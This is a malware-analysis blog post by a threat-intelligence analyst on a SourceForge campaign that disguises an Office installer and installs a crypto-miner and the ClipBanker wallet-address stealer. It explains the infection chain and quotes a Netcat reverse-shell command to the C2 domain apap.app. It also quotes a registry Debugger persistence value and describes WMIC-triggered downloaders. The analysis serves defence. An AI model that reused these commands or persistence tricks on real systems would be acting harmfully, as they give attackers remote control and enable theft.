
Hackers Distribute ClipBanker Trojan via SourceForge Platform

Recently, security experts discovered a sophisticated malware distribution campaign exploiting SourceForge, a popular website providing hosting, distribution, and software review services. SourceForge allows anyone to upload software projects, inadvertently creating opportunities for malicious actors.
Exploitation Scenario
This campaign exploits a project named "officepackage." On the official website sourceforge.net, this project appears harmless, completely mimicking a legitimate GitHub project with Microsoft Office extensions.

Figure 1. Description of the “officepackage” project
However, this project is given an additional subdomain in the form of sourceforge.io, specifically officepackage.sourceforge.io, where the content is entirely different, displaying a list of office applications with "Download" buttons.

Figure 2. Example of a search query and results containing officepackage.sourceforge.io

Figure 3. The project as seen on the officepackage.sourcefoge.io domain
When clicking the download button, users are redirected through several intermediary steps, eventually downloading a small compressed file about 7 MB named vinstaller.zip. This is the first anomaly, as office applications are typically not this small. Inside this file is another compressed file, installer.zip (password-protected), and a Readme.txt file containing the password.

Figure 4. Contents of vinstaller.zip
After extraction, users receive an installer.msi file over 700 MB in size. The attacker deliberately inflates the file size using junk data insertion techniques to deceive users. After removing the excess data, the file is actually only about 7 MB.

Figure 5. Contents of installer.zip
When users run this file, the installer creates several other files, notably the UnRAR.exe extraction tool and a password-protected compressed file 51654.rar. A Visual Basic script continues to download and execute a batch script from GitHub, named confvk, containing the password to open this RAR file. From here, the malware checks the computer's security measures and automatically aborts if it detects a risk of being analyzed.

Figure 6. Infection chain: from launching the installer to downloading the confvk batch script
If it passes the security check, the malware automatically sets up various startup mechanisms with the system to ensure long-term access. It also sends detailed information about the victim's computer (IP address, country, CPU name, operating system, username, and antivirus software in use) via Telegram.

Figure 7. Code snippet from confvk with commands to unpack the malicious archive and run the Telegram file-sending script
Finally, the malware installs two dangerous types of malware: one is cryptocurrency mining software, and the other is ClipBanker – a type of malware that specializes in stealing cryptocurrency by changing the wallet address in the clipboard to the attacker's address.
Technical Analysis
1. Contents of file 51654.rar
The RAR file contains the following files:
Input.exe: AutoIt script interpreter (allows running automation scripts).
Icon.dll and Kape.dll: Clean dynamic link libraries (DLL) but embedded with AutoIt malware.
ShellExperienceHost.exe: Netcat networking tool (used to create network connections).
libssl-1_1.dll, vcruntime140.dll, libcrypto-1_1.dll: Auxiliary libraries for the Netcat tool.

Figure 8. Contents of file 51654.rar
2. Operation of the batch file confvz
The batch file confvz performs the following steps:
Step 1 - Create directories and distribute malicious files:
Create 3 subdirectories in
%ProgramData%and move the files into them:First directory: contains
Input.exeandIcon.dll.Second directory: contains another copy of
Input.exealong withKape.dll.Third directory: contains files related to Netcat.
Step 2 - Create startup scripts:
Create two batch scripts in
%USERPROFILE%\Cookies\namedini.cmdandinit.cmd.These scripts are used to run
Input.exeand pass parameters as the malicious DLLs (Icon.dllandKape.dll).
Step 3 - Set up registry for background startup:
Create registry keys to allow running files by simply typing short names, for example:
install.exewill runini.cmd.start.exewill runinit.cmd.Setup.exelinks to the tool%WINDIR%\System32\oobe\Setup.exe, commonly used when installing Windows.
Step 4 - Set up Windows services:
Create Windows services to run in the background:
NetworkConfigurationandPerformanceMonitor: start the batch files.Update: directly run the AutoIt interpreter.
Step 5 - Backup plan:
Set up an additional registry key: "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\MicrosoftEdgeUpdate.exe"::Debugger="%WINDIR%\System32\cmd.exe /c start start.exe"
This causes Windows to automatically run
start.exewhenever MicrosoftEdgeUpdate.exe is executed, leading to the execution ofinit.cmd.

Figure 9. Contents of the confvz batch file
3. Creating a backdoor using Netcat
confvz uses Windows'
WMICtool to set up an event filter, triggering the following command every 80 seconds:ShellExperienceHost.exe --ssl apap.app 445 -e cmd.exe
ShellExperienceHost.exe here is a version of Netcat, creating an encrypted connection to a remote control server (C2 server) at the domain
apap.appvia port 445, allowing the attacker to control the system remotely through the command line.
4. Exploiting Windows error handling to start malware
confvz also creates a file: “%WINDIR%\Setup\Scripts\ErrorHandler.cmd“
Typically, Windows uses this file to handle critical errors during the operating system installation process. The malware exploits this mechanism to start automatically by setting up another WMIC event filter, triggering every 300 seconds to run the malicious script in
ErrorHandler.cmd.This file contains a PowerShell script using the Telegram API to download and execute a remote control code (C2).
5. Final goal of the malware
The two malicious DLL files (
Icon.dllandKape.dll) when executed byInput.exe, perform the following actions:Icon.dll: Runs a cryptocurrency mining malware (crypto-miner) that consumes system resources.
Kape.dll: Installs ClipBanker, a malware that changes the cryptocurrency wallet address stored in the victim's clipboard to the attacker's wallet address, thereby stealing the user's cryptocurrency.

Figure 10. Infection chain: from executing confvk to setting up all the auto-start methods
Impact Level
According to recorded data, the site officepackage.sourceforge.io primarily targets Russian-speaking users. About 90% of the victims are from Russia, with over 4,600 people affected from early January to the end of March.
Recommendations
FPT Threat Intelligence recommends organizations and individuals take several measures to prevent this attack campaign:
User awareness training: Warn users not to download and execute files from unclear sources, especially emphasizing the risks from cracked software and untrustworthy links.
Implement Email Security solutions: Use email filtering tools to block emails containing malicious files and links.
Secure browsers and systems: Enable advanced protection features on browsers and systems to detect and prevent malware execution.
Deploy Endpoint Protection solutions: Set up Endpoint protection measures to detect and block abnormal behaviors, especially malicious PowerShell commands.
Use cybersecurity services: Monitor and analyze network traffic to detect unusual signs such as connections to suspicious domains, using firewalls and IDS to monitor and respond promptly.
Regular updates: Ensure the operating system, antivirus software, and applications are always updated to the latest versions to minimize security risks.
References
About the author
Just a SOC Analyst ^^
Comments
Join the discussionNo comments yet. Be the first to comment.